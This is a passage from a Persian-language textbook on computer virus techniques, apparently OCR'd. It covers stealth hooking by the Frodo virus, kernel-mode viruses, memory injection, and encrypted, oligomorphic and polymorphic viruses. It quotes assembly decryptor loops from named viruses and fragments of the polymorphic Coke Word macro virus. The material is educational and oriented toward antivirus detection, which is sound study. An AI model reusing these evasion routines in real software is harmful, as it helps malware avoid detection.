23h	*Get File Size for FCB (File Control Block)*
37h	*Get/Set AVAILDEV flag*
4Bh	*Exec Load or Execute Program*
3Ch	*Create or Truncate File*
3Dh	*Open Existing File*
3Eh	*Close Existing File*
0Fh	*Open File using FCB*
14h	*Sequential Read from FCB*
21h	*Read Random Record from FCB file*
27h	*Random Block Read from FCB file*
11h	*Find First Matching File using FCB*
12h	*Find Next Matching File using FCB*
4Eh	*Find First Matching File*
4Fh	*Find Next Matching File*
3Fh	*Read from File*
40h	*Write to File*
42h	*Seek to File Position*
57h	*Get File Time/Date stamp*
48h	*Allocate Memory*

جدول ۸ – توابعی که توسط ویروس فرودو هوک می‌شود

با استفاده از این توابع در صورتی که دستور ***dir*** یا هر دستور دیگری زده شود برای کاربر شکل فایل‌هـا بـه قالب غیر آلوده نمایش داده می‌شود.

۵-۳مقیم در حافظه به طور موقت

برخی ویروس‌ها در حافظه مقیم می‌شدند و بعد از مدت خاصی از حافظه بیرون می‌آمدند. کمتر ویروسی به این شکل بود، عوامل مختلفی از جمله تعداد معینی از آلودگی، زمان، تاریخ بخصوصی و یا رخ دادن رویداد خاصی می‌توانست باعث خروج از حافظه شود.

۵-۴ویروس‌ها در حالت کاربری[2]

در سیستم‌عامل پیشرفته مانند سیستم‌عامل‌های مبتنی بر ***NT*** قابلیت تعریف کاربر وجود دارد و هـر کـاربر که به سیستم وارد می‌شود دارای پروسس‌های خاص خود است. برنامه‌های در حـال اجـرا یـا پروسـس‌هـا همـان برنامه‌های مقیم در حافظه هستند. ویروس‌هایی که در این محیط‌ها فعالیت می‌کنند سعی می‌کنند پروسس‌هـا را آلوده کنند. ویروس‌ها در سطح کاربری یکی یا چند تا از گزینه‌های زیر را انجام می‌دهند.

- ویروس همراه با فایل میزبان اجرا می‌شود این کار را به وسیله ایجاد یک ***thread*** انجام می‌دهد.

---

[1] ***Frodo***
[2] ***User Mode***

- ویروس قبل از فایل میزبان اجرا می‌شود و هیچ ***thread*** ایجاد نمی‌کند و فایل میزبان را به عنوان فایل موقت به طور مجزا اجرا می‌کند این روش بسیار ساده و مرسوم است.
- ویروس می‌تواند مستقلاً در حالت کاربری اجرا شود و پروسه‌های موجود در سیستم را دستکاری کند.
- ویروس می‌تواند به عنوان یک سرویس نیز بارگذاری شود.
- ویروس می‌تواند ***API*** ها را هوک کند تا خود را گسترش دهد.
- ویروس می‌تواند به ***DLL*** ها تزریق شود.
- برخی ویروس‌ها از دو یا چند روش بالا همزمان با هم استفاده می‌کنند.

۵-۵ویروس‌ها در حالت هسته[1]


ویروس‌ها در حالت هسته بسیار قوی هستند و در ضمن نوشتن این نوع ویروس نیز بسیار پیچیده و مشکل است و شاید بتوان گفت شناسایی و پاکسازی این ویروس‌ها نیز بسیار مشکل است. در ویندوزهای ***9x*** فایل‌های در قالب ***VxD*** وجود داشت که ساختار هسته را تشکیل می‌داد. ویروس ها با استفاده از ***API*** ی به نام ***IFSMgr_InstallFileSystemApiHook*** سعی در اعمال اهداف بودند.

ویروس ***CIH*** که در حالت هسته کار می‌کرد ***Flash Bios*** را جانویسی می‌کرد و باعث آسیب لَخت افزاری[2] به سیستم می‌شد[3]. در واقع این ویروس کاری می‌کرد که دیگر سیستم بالا نمی‌آمد، یعنی مراحل قبل از بوت را انجام نمی‌داد و باید دوباره ***Flash Bios*** به طور سخت افزاری برنامه‌ریزی می‌شد تا مشکل برطرف شود.

در ویندوزهای ***NT*** به بالا ساختار فایل‌های هسته تغییر کرد، این فایل‌ها در قالب ***SYS*** بودند. این فایل‌ها که درایور بودن بر روی سیستم نصب می‌شدند و در مسیر ***%SystemRoot%\system32\drivers*** کپی می‌گردیدند. این ویروس‌ها که وقفه ***0x2E*** را در اختیار می‌گرفتند شبیه شکل ۴۳ عمل می‌کردند.

---

[1] ***Kernel Mode***
[2] ***Firmware***
[3] آسیب‌های لَخت افزاری باعث اخلال در روند کار سخت افزار می‌شود.



شکل ۴۳ - ویروس‌ها در حالت هسته

در مورد این نوع ویروس‌ها در فصل‌های بعد توضیح خواهیم داد.

۵-۶تزریق در حافظه

ویروس‌ها با تزریق خود در حافظه یک پروسه دیگر سعی می‌کنند خودشان را از کاربران مخفی کنند. این ویروس‌ها روش‌های مختلفی برای تزریق در حافظه دارند. ویروس‌ها می‌توانند به وسیله تزریق در حافظه یک پروسه بر روی سیستمی که داخل شبکه است، خود را منتقل کنند، تا از دید کاربران و ضدویروس‌ها رها شوند.

فصل ششم

روند پیشرفت فنآوری ویروس‌نویسی

در این فصل می‌خواهیم روش‌های مختلفی را که ویروس‌ها برای محافظت از خود به کار می‌برند شرح دهیم. در طول دوران ویروس‌نویسی، ویروس‌ها سعی در توسعه و پیشرفته خود داشتند تا خود را در مقابل شناسایی ضدویروس نویسان بیمه کنند، ویروس‌ها تمایل داشتند خودشان را مانند یک تصویر مبهم نمایش دهند که در حافظه، این تصویر به یک تصویر واضح تبدیل می‌شد، با این کار ویروس‌ها رَد خود را پاک می‌کردند و از ردیابی خود جلوگیری می‌کردند.

ضدویروس‌ها از روش‌های گوناگونی برای شناسایی ویروس‌ها استفاده می‌کنند، مهمترین روش که همیشه آن را توسعه می‌دهند، الگو برداری از قسمت خاصی از ویروس که مشخصه ویروس بودن آن است. این الگو می‌توان از مکان خاصی باشد، یا نسبت به مکان خاصی اطلاعات دریافت شود، یا اعمال یک تابع ریاضی بر روی داده ویروس باشد و یا حتی استفاده از توابع درهم‌ریختی یکی از روش‌های مرسوم است. اینها همگی وقتی درست کار می‌کنند که ویروس عملکرد یکسانی (آلودگی یکسانی) را بر همه میزبان‌های خود داشته باشد. حال به این منظور ویروس‌ها سعی دارند نسبت به میزبان خود در زمان خاص یا مکان خاص شکل متفاوتی داشته باشند.

کشمکش و جنگ و درگیری بین ویروس‌ها و ضد ویروس‌ها هنوز ادامه دارد و آلوده سازی ویروس‌ها بسیار پیشرفته شده است و ضد ویروس‌ها هم روش‌های بسیار هوشمندی به کار می‌برند. در این فصل با ویروس‌های رمز شده، چندشکلی ساده، چندشکلی و دگرشکلی آشنا می‌شویم.

۶-۱ویروس‌های رمز شده[1]

ویروس‌ها از همان روز اول سعی در رمز کردن داده‌های خود داشتند تا اولا رشته‌های موجود در ویروس دیده نشود و دوم اینکه کُد ویروس به راحتی قابل تشخیص نباشد. تشخیص کُد برای ویروس‌های داسی زیاد سخت نبود کافی بود داخل کُد باینری ویروس عدد ***CD 21*** یا ***CD 13*** را می‌دیدیم و این بدین معنی بود که وقفه‌های شماره ۲۱ یا ۱۳ توسط این برنامه استفاده می‌شود(البته این کار قطعی نبود و احتمالاً خطا داشت). با همه این تفاسیر، ویروس سعی می‌کرد کُد خود را و یا حتی کُد فایل میزبان را به صورت رمز شده در آورد.

البته رمز شدن ویروس خود باز عاملی برای شناسایی سریع ویروس بوده چون ناخوانا بودن برنامه برای کاربر شک برانگیز است. کُد زیر برنامه رمز گذاری (رمز برداری) ویروس ***کَس‌کید*** را نشان می‌دهد.

```
lea     si, Start   ; position to decrypt (dynamically set)
mov     sp, 0682h   ; length of encrypted body (1666 bytes)

Decrypt:
    xor     [si],si ; decryption key/counter 1
    xor     [si],sp ; decryption key/counter 2
    inc     si      ; increment one counter
    dec     sp      ; decrement the other
jnz     Decrypt     ; loop until all bytes are decrypted

Start:              ; Encrypted/Decrypted Virus Body
```

این ویروس با استفاده از ***XOR*** و یک کلید که برای هر داده تغییر می‌کند، بدنه ویروس را رمز می‌کند با همین روش بدنه ویروس را رمز برداری نیز می‌کند در واقع اگر یک بار این الگوریتم را اجرا کنیم برنامه رمز می‌شود و اگر دوباره همین الگوریتم را اجرا کنیم بدنه ویروس رمز برداری می‌شود که این خاصیت ***XOR*** است. برای مثال اگر داده ***0x67*** و کلید ***0x82*** باشد، وقتی آن را رمز می‌کنیم ***(XOR)*** مقدار ***0xE5*** می‌شود در موقعی که می‌خواهیم رمز را برداریم باز آن را کلید ***XOR*** می‌کنیم یعنی ***0xE5 XOR 0x82*** مقدار عددی ***0x67*** باز گردانده می‌شود. جدول زیر چند روش ساده بر رمز کردن و باز کردن رمز ارائه شده است.

رمز برداری	رمز گذاری
(Encrypted) – (Key) = Data	***(Data) + (Key) = Encrypt***
(Encrypted) + (Key) = Data	***(Data) – (Key) = Encrypt***
(Encrypted) XOR (Key) = Data	***(Data) XOR (Key) = Encrypt***
(Encrypted) ROR[2] Count = Data	***(Data) ROL[3] Count = Encrypt***
(Encrypted) ROL Count = Data	***(Data) ROR Count = Encrypt***

جدول ۹ – چند روش ساده بر رمز کردن و باز کردن رمز

باید توجه کنید روش‌های ضرب و تقسیم و ***AND*** و ***OR*** منطقی رمزگذاری مناسب یا ساده‌ای نیستند.

هر الگوریتم رمزگذاری نیاز به یک کلید دارد این کلید می‌تواند ترکیبی باشد یا آنکه نسبت به موقعیت داده تغییر کند. برنامه بالا از هر دو روش استفاده کرده است. با این روش چون موقعیت ***Start*** برای هر میزبان تغییر

[1] ***Encrypted***
[2] ***Rotate Right***
[3] ***Rotate Left***

می‌کند. رمز گذاری آن نیز برای هر برنامه متفاوت است. ضدویروس‌ها به منظور شناسایی این گونه ویروس در سه مرحله ویروس را شناسایی می‌کنند.

۱- پیدا کردن روش رمزگذاری.

۲- معکوس الگوریتم رمزگذاری را بر روی بدنه ویروس اعمال می‌کنند.

۳- بررسی وجود الگو در داده رمزبرداری شده.

همین طور که مشاهده کردیم کار ضدویروس‌ها پیچیده‌تر شده و حال برای هر ویروسی که روش رمزنگاری متفاوت داشته باشد باید یک روتین جدید به ضدویروس اضافه شود.

در برنامه زیر که متعلق به ویروس مَد[1] است، روش رمزگذاری آن در محیط ۳۲ بیتی به نمایش گذاشته شده است.

```
mov     edi,00403045h  ; Set EDI to Start
add     edi,ebp        ; Adjust according to base
mov     ecx,0A6Bh      ; length of encrypted virus body
mov     al,[key]       ; pick the key

Decrypt:
    xor     [edi],al   ; decrypt body
    inc     edi        ; increment counter position
loop    Decrypt        ; until all bytes are decrypted

jmp     Start          ; Jump to Start (jump over some data)
    DB    key     86   ; variable one byte key
Start:
```

برنامه بالا بسیار ساده ولی بسیار متداول است، رمزگذاری بر روی بدنه ویروس‌ها می‌تواند به چندین روش باشد متداول ترین روش‌ها به شرح زیر است.

الف) برنامه رمزگشا در بالای کُد اصلی قرار دارد و وظیفه آن رمزبرداری از بدنه ویروس است که در قسمت پایین خود قرار دارد.

ب) این روش درست برعکس روش قبل است و رمزگشا در پایین قرار دارد

ج) چندین رمزگشا در ابتدا یا انتهای بدنه ویروس وجود دارد، به گونه‌ای که اول رمزگشای اولی کار می‌کند و رمزگشاهای بعدی را رمزبرداری می‌کند این کار به ترتیب اجرا می‌شود تا کنترل به بدنه ویروس برسد. شکل ۴۴ نمونه‌ای از این سه روش است.


می‌توان از روش‌های بالا به صورت ترکیبی و با کلیدهای متفاوت نیز استفاده کرد.

ویروسی مانند ***فونو*** سعی می‌کرد ترکیب حروف را بهم ریزد و روش رمزگذاری متفاوتی را ارائه دهد یعنی مثلاً حرف ***A*** را با ***Z*** جابجا می‌کرد و ***P*** را با ***L*** عوض می‌کرد و کلمه مانند ***APPLE*** به شکل ***ZLLPE*** تغییر شکل می‌داد.

همان طور که گفتیم ویروس، کلید خود را نسبت به میزبان تغییر می‌دادند یکی از راه‌های ایجاد کلید، درست کردن کلید به صورت تصادفی است بعضی وقت‌ها این کلید از نام فایل میزبان گرفته می‌شود در واقع کلید خارج فایل اصلی است و اگر فایل اصلی را تغییر نام دهیم تنها فایل اصلی اجرا می‌شود و ویروس اجرا نمی‌شود.

[1] ***Mad***

حال ضدویروس‌ها برای پاکسازی این گونه ویروس با مشکل برخورد می‌کنند چون نمی‌توانند اطمینانی به نام فایل بکنند. ***چبا***[1] نمونه‌ای از این ویروس‌ها بود.




شکل ۴۴ - ویروس‌های رمز شده

ویروسی مانند ***کریپتو***[2] از یک زوج کلید برای رمزگذاری استفاده می‌کرد که یکی کلید عمومی و دیگری کلید خصوصی بود.

خود کلید می‌تواند رمز شده باشد و با مراحل خاصی از حالت رمز بیرون بیاید.

ویروس می‌تواند قسمت‌های مختلفی را رمزگذاری یا رمزگشای کند شکل ۴۵ نمونه‌ای از این مدل است.



شکل ۴۵ - رمزگذاری یا رمزگشای قسمت‌های مختلف

روش گفته شده همگی به طریقی قابل بازگشت بوده و ضدویروس‌ها آن‌ها را شناسایی و پاکسازی می‌کنند. ویروس‌های نسل بعد پیچیده‌تر از این نوع ویروس‌ها هستند.

۲-۶ ویروس‌های چندشکلی ساده *(Oligomorphic)*

ویروس نویسان متوجه شدند چون مجبورند روش رمزبرداری را درون ویروس جایگذاری کنند در نتیجه ضدویروس‌ها می‌توانند به راحتی به بدنه اصلی ویروس دسترسی داشته باشند بنابراین نمی‌توانند از روش رمزگذاری به این صورت استفاده کنند. به همین منظور تصمیم گرفتند از روش‌هایی استفاده کنند که هم تحلیل را مشکل مواجه کند و هم در شناسایی، ضدویروس‌ها با مشکل مواجه شوند، در ضمن پاکسازی آن نیز قابل پیش‌بینی نباشد.

---

[1] ***Cheeba***
[2] ***Crypto***

ساده‌ترین روش این بود که ویروس برای یک روتین خود، دو یا چند مدل برنامه داشت، یعنی یک تابع را چند گونه می‌نوشت به نوعی که اگر به همه توابع ورودی یکسان می‌دادی خروجی یکسان می‌گرفتی. در واقع از لحاظ عملکرد با هم هیچ فرقی نداشتند ولی از لحاظ کُد و برنامه با هم متفاوت بودند. برنامه زیر قطعه‌ای از ویروس ***مِمُوریال***[1] است که در حال انجام عمل رمزگشایی است.

```
mov     ebp,00405000h         ; select base
mov     ecx,0550h             ; this many bytes
lea     esi,[ebp+0000002Eh] ; offset of "Start"
add     ecx,[ebp+00000029h] ; plus this many bytes
mov     al ,[ebp+0000002Dh] ; pick the first key

Decrypt:
    nop                       ; junk
    nop                       ; junk
    xor     [esi],al          ; decrypt a byte
    inc     esi               ; next byte
    nop                       ; junk
    inc     al                ; slide the key
    dec     ecx               ; are there any more bytes to decrypt?
jnz     Decrypt               ; until all bytes are decrypted
jmp     Start                 ; decryption done, execute body

    ; Data area

Start:
    ; encrypted/decrypted virus body
```

برای ایجاد حلقه می‌توان از روش‌های دیگری نیز استفاده کرد. شکل زیر نمونه دیگری از آلودگی همان ویروس ***مِمُوریال*** است که شکل آن تغییر کرده ولی از نظر محتوا همان گونه است.

```
mov     ebp,00405000h         ; select base
mov     ecx,0550h             ; this many bytes
lea     esi,[ebp+0000002Eh] ; offset of "Start"
add     ecx,[ebp+00000029h] ; plus this many bytes
mov     al ,[ebp+0000002Dh] ; pick the first key

Decrypt:
    nop                       ; junk
    nop                       ; junk
    xor     [esi],al          ; decrypt a byte
    inc     esi               ; next byte
    nop                       ; junk
    inc     al                ; slide the key
loop    Decrypt               ; until all bytes are decrypted
jmp     Start                 ; decryption done, execute body

    ; Data area

Start:
    ; encrypted/decrypted virus body
```

[1] ***Memorial***

در اینجا برای ایجاد حلقه می‌توان از روش‌های دیگری نیز استفاده کرد. شکل زیر نمونه دیگری از آلودگی همان ویروس ***مِمُوریال*** است که شکل آن تغییر کرده ولی از نظر محتوا همان گونه است.

۶-۳ ویروس‌های چندشکلی *(Polymorphic)*

این نوع ویروس‌ها با اضافه کردن دستورات بی ارزش به کُد برنامه که در روند اجرای ویروس تغییری به وجود نمی‌آورند علاوه بر آنکه حجم برنامه را بالا می‌بردند باعث آشفتگی و در هم ریختگی کُد ویروس می‌شوند. این در هم ریختگی هم تحلیلگر را دچار سردرگمی می‌کند و هم ضدویروس توانایی تشخیص را از دست می‌دهد. با این کار ویروس خود را به میلیون‌ها شکل مختلف تبدیل می‌کند.

دستورات بی ارزش را زباله[1] نیز می‌گویند که چندین گونه هستند :

۱- دستور ***nop*** که ذاتاً هیچ کاری را انجام نمی‌دهد.

۲- دستوراتی که خود دستور، عملی را انجام می‌دهد ولی با توجه به آرگومان‌ها تاثیری در اجرا ندارد مانند :

mov eax, eax

۳- دستوراتی هم خود دستور و هم آرگومان‌هایش با معنی است ولی نسبت به برنامه هیچ تاثیری ندارد.

برای توضیح بهتر موضوع به مثال زیر که متعلق به ویروس "۱۲۶۰" است توجه کنید.

```
; Group 1  Prolog Instructions
inc     si              ; optional, variable junk
mov     ax,0E9Bh        ; set key 1
clc                     ; optional, variable junk
mov     di,012Ah        ; offset of Start
nop                     ; optional, variable junk
mov     cx,0571h        ; this many bytes - key 2

; Group 2  Decryption Instructions
Decrypt:
    xor     [di],cx     ; decrypt first word with key 2
    sub     bx,dx       ; optional, variable junk
    xor     bx,cx       ; optional, variable junk
    sub     bx,ax       ; optional, variable junk
    sub     bx,cx       ; optional, variable junk
    nop                 ; non-optional junk
    xor     dx,cx       ; optional, variable junk
    xor     [di],ax     ; decrypt first word with key 1

; Group 3  Decryption Instructions
   inc     di           ; next byte
   nop                  ; non-optional junk
   clc                  ; optional, variable junk
   inc     ax           ; slide key 1
loop    Decrypt         ; until all bytes are decrypted  slide key 2
; random padding up to 39 bytes

Start:
; Encrypted/decrypted virus body
```

[1] ***Garbage***

همان طور که مشاهده می‌کنید از رجیسترهای ***si*** و ***bx*** و ***dx*** هیچ‌گاه استفاده نمی‌شود به همین علت دستوراتی وجود دارد که این رجیسترها را تغییر می‌دهد ولی در روند اجرای برنامه هیچ تغییری به وجود نمی‌آید. این دستورات همان زباله‌ها هستند. باید توجه داشته باشیم که ویروس دیگر نمی‌تواند به منظور تکثیر شدن، همین کُد را کپی کند چون دیگر چندشکلی نمی‌شود. به همین علت باید روش‌های دیگری را به کار ببرد.

ضدویروس‌ها باید روش‌های پیشرفته‌تری داشته باشند تا این ویروس‌ها را شناسایی کنند، در زمان پاکسازی نیز باید بسیار محتاطانه عمل کنند چون ممکن است باعث تخریب فایل اصلی شده و دیگر فایل اصلی کار نکند.

یکی از روش‌های ساخت ویروس‌های چند ریختی استفاده از موتور ویروس سازی به نام ***MtE***[1] است، با استفاده از توابع و ماژول‌های داخلی ***MtE*** ویروس‌های چند ریختی مختلفی می‌توان ایجاد کرد. کافی بود ***MtE*** به عنوان یک شئ به ویروس اضافه کنیم و از آن بهره برداری کنیم تا یک ویروس کاملاً چند ریختی داشته باشیم. این روش تعدادی ورودی داشت تا با استفاده از آن‌ها بتوان پروسه چندشکلی بودن را عملی کند.

این ورودی‌ها در جدول ۱۰ بودند.

ورودی	شرح
ES	قطعه‌ای که با آن کار می‌کند.
DS:DX	آدرس شروع کُد اجرایی که رمز شده است.
CX	حجم بدنه ویروس.
BP	آدرس شروع کُد اجرایی که کار رمز برداری را انجام می‌دهد.
DI	آدرس شروع کُد اجرایی.
SI	مکانی که قرار است کُد اجرایی تغییر پیدا کرده در آنجا قرار گیرد.
BL	نوع حجم برنامه (***Tiny=15 , Small=7, Medium=3, Big=1***)
AX	یک ***Bit Field*** که می‌گوید کدام رجیسترها استفاده نمی‌شود ***Bit 0 = Preserve AX*** ***Bit 1 = Preserve CX*** ***Bit 2 = Preserve DX*** ***Bit 3 = Preserve BX*** ***Bit 4 = Preserve SP*** ***Bit 5 = Preserve BP*** ***Bit 6 = Preserve SI*** ***Bit 7 = Preserve DI***

جدول ۱۰ – ورودی های *MtE*

برنامه زیر نمونه‌ای از کُد تولید شده توسط ***MtE*** است. همین طور که می‌بینید هیچ دستور زباله تولید نشده است بلکه محاسبه اعداد را بزرگتر کرده تا محاسبه آن برای تحلیل گر و ضد ویروس سخت شود.

```
mov     bp, 0A16Ch          ; This Block initializes BP
                            ; to "Start"-delta
mov     cl, 03              ; (delta is 0x0D2B in this example)
ror     bp, cl
mov     cx, bp
mov     bp, 856Eh
or      bp, 740Fh
mov     si, bp
mov     bp, 3B92h
add     bp, si
```

[1] ***Mutation Engine***

```
xor     bp, cx
sub     bp, B10Ch           ; Huh... finally BP is set, but remains
an
                            ; obfuscated pointer to encrypted body
Decrypt:
    mov     bx, [bp+0D2Bh] ; pick next word
                            ; (first time at "Start")
    add     bx, 9D64h       ; decrypt it
    xchg    [bp+0D2Bh],bx  ; put decrypted value to place
    mov     bx, 8F31h       ; this block increments BP by 2
    sub     bx, bp
    mov     bp, 8F33h
    sub     bp, bx          ; and controls the length of decryption

jnz     Decrypt             ; are all bytes decrypted?
Start:
; encrypted/decrypted virus body
```

روش ***MtE*** بسیار مورد استقبال قرار گرفت به گونه‌ای که بعداً یک موتور ویروس ساز دیگر به نام ***TPE***[1] ساخته شد که سعی کرده بود ***MtE*** را پیشرفت دهد. امروز این گونه موتورها بسیار زیاد هستند به شکلی که هر ویروس برای خودش یک موتور چندشکلی دارد. ضدویروس‌ها برای پیدا کردن ویروس‌ها از روش‌های اکتشافی[2] و هوشمند استفاده می‌کنند.

کم کم روش ویروس‌های چندشکلی پیشرفت کرد، به گونه‌ای که ویروس‌ها ۳۲ بیتی هم از آن استفاده می‌کردند. ویروس ***HPS*** یکی از ویروس‌های چندشکلی بود که بسیار قوی ساخته شده بود. این ویروس از روش‌های مانند ***CALL/RET*** اضافه، زدن پرش‌های شرطی غیر ضروری و...، چندشکلی بودن ویروس‌ها را پیشرفت داد. این ویروس با آنکه بسیار قدرتمند بود، کُد چندشکلی بودن آن نصف کُد ویروس بود و حجم بسیار زیادی را تصاحب می‌کرد.

در این ویروس از چندین روش رمزگذاری استفاده شده که برای هر فایل میزبانی متفاوت بود مثلاً رمز گذاری ***XOR, NOT, INC, DEC, SUB, ADD*** که کلیدهای آن ۸، ۱۶، ۳۲ بیتی بودند. به مثال زیر توجه کنید این ویروس روش جالبی برای چندشکلی بودن خود به کار برده است.

```
Start:                          ; Encrypted/Decrypted Virus body
is placed here

Routine-6:
    dec     esi                 ; decrement loop counter
ret

Routine-3:
    mov     esi,439FE661h       ; set loop counter in ESI
ret

Routine-4:
    xor     byte ptr [edi],6F   ; decrypt with a constant byte
ret
```

[1] ***Trident Polymorphic Engine***
[2] ***Heuristic***

```
Routine-5:
    add     edi,0001h           ; point to next byte to decrypt
ret

Decryptor_Start:
    call    Routine-1           ; set EDI to "Start"
    call    Routine-3           ; set loop counter

    Decrypt:
        call    Routine-4       ; decrypt
        call    Routine-5       ; get next
        call    Routine-6       ; decrement loop register
        cmp     esi,439FD271h   ; is everything decrypted?
    jnz     Decrypt             ; not yet, continue to decrypt
jmp     Start                   ; jump to decrypted start

Routine-1:
    call    Routine-2           ; Call to POP trick!
    Routine-2:
    pop     edi
    sub     edi,143Ah           ; EDI points to "Start"
ret
```

این ویروس با به کار بردن توابع زیاد و صدا زدن پشت سر هم آن‌ها عمل رمز گشایی را انجام می‌دهد. شاید سوال شود چرا بدنه اصلی ویروس چندشکلی نمی‌شود و تنها قسمت رمزگذار یا رمزگشا آن به حالت چندشکلی در می‌آید. جواب سوال راحت است چون این کار ساده تر و بدون دردسر است ولی در صورتی که بدنه ویروس چندشکلی شود کار بسیار پیچیده‌تر می‌شود. ضد ویروس‌ها از این راحت طلبی ویروس استفاده می‌کنند و مستقیم به سراغ قسمت رمز شده می‌روند و با روش مخصوص مانند ***X-Ray*** آن را رمز گشایی می‌کنند.

در صورتی که قسمت رمزگذار یا رمزبردار به صورت چندشکلی نباشد برنامه به صورت زیر در می‌آمد.

```
Start:                          ; Encrypted/Decrypted Virus body
is placed here
    call    $+5                 ; Call to POP trick!
    pop     edi
    sub     edi,75h             ; EDI points to "Start"
    mov     esi,439FE661h       ; set loop counter in ESI

    Decrypt:
        xor     byte ptr [edi],6F ; decrypt with a constant byte
        add     edi,0001h         ; point to next byte to decrypt
        dec     esi               ; decrement loop counter
        cmp     esi,439FD271h     ; is everything decrypted?
    jnz     Decrypt               ; not yet, continue to decrypt
ret
```

روش‌های چندشکلی نوع دیگری نیز داشتند که از ماکرونویسی در نرم‌افزارهای ***office*** استفاده می‌کردند مثال زیر که با ***VBA*** نوشته شده و مربوط به ویروس کُوک[1] است و یک ماکرو برای نرم افزار ***Word*** است. در این ماکرو که برای رویداد ***AutoClose*** نوشته شده سعی می‌کنند خودش را چندین شکل مختلف منتشر کند.

```
Sub AuTOclOSE()
oN ERROr REsuMe NeXT
SHOWviSuAlBASIcEditOr = faLsE
If nmnGG > WYff Then
For XgfqLwDTT = 70 To 5
JhGPTT = 64
KjfLL = 34
If qqSsKWW < vMmm Then
For QpMM = 56 To 7
If qtWQHU = PCYKWvQQ Then
If lXYnNrr > mxTwjWW Then
End If
If FFnfrjj > GHgpE Then
End If
```

این ویروس علاوه بر درست کردن دستورات زباله از روش‌های دیگری نیز برای چندشکلی بودن استفاده می‌کنند. از جمله این روش‌ها تغییر حروف بزرگ و کوچک[2]، تغییر نام متغیرها، تغییر اعداد شمارش حلقه[3] و... بود. این نوع ویروس‌ها چون به صورت مفسری اجرا می‌شدند سرعت پایین‌تری نیز داشتند ولی ضدویروس‌ها را با چالشی بزرگ مواجه می‌کردند.

ضدویروس‌ها مجبورند روش‌های مختلف و متنوعی را برای شناسایی این ویروس‌ها به کار برند مثلاً سعی کنند از فاصله‌ها صرف نظر کنند و یا بزرگ و کوچک بودن حروف را در نظر نگیرند و یا سعی کنند متغیرها را پیدا کنند و آن‌ها را نام‌گذاری مجدد نمایند. باید در بعضی مواقع مانند یک مفسر عمل کنند تا دقیقاً متوجه عملکرد ویروس شوند. با همه این تفاسیر کار ساده برای ویروس و کار سخت برای ضد ویروس بود.

نمونه برنامه زیر شکل دومی از ویروس کوک است.

```
'fYJm
Sub AUtOcLOse()
oN ERRor REsUME NexT
optIOns.saVenorMALPrOmpT = FAlsE
DdXLwjjVlQxU$ = "TmDKK"
NrCyxbahfPtt$ = "fnMM"
If MKbyqtt > mHba Then
If JluVV > mkpSS Then
jMJFFXkTfgMM$ = "DmJcc"
For VPQjTT = 42 To 4
If PGNwygui = bMVrr Then
dJTkQi = 07
'wcHpsxllwuCC
End If
Next VPQjTT
```

[1] ***Coke***

[2] در ویژوال بیسیک حروف بزرگ و کوچک تفاوت ندارند.

[3] مثلا اگر قرار بود یک حلقه ۱۰ بار اجرا شود می‌توانست آن را به شکل از ۱ تا ۱۰ یا به شکل از ۸ تا ۱۷ یا به شکل از ۱۰ تا ۱ برعکس اجرا کند.

```
quYY = 83
End If
DsSS = 82
bFVpp = 60
End If
tCQFv=1
Rem kJPpjNNGQCVpjj
LyBDXXXGnWW$ = "wPyTdle"
If cnkCvCww > FupJLQSS Then
VbBCCcxKWxww$ = "Ybrr"
End If
opTiONS.COnFIrmCOnvErsiOnS = faLSe
Svye = 55
PgHKfiVXuff$ = "rHKVMdd"
ShOwVisUALbaSiCEdITOR = fALSe
```

در کل، ضد ویروس‌ها، برای ویروس‌های چندشکلی روش‌های شناسایی پویا استفاده می‌کنند که بسیار پیچیده و هوشمند است.

۶-۴ ویروس‌های دِگرشکلی (*Metamorphic*)

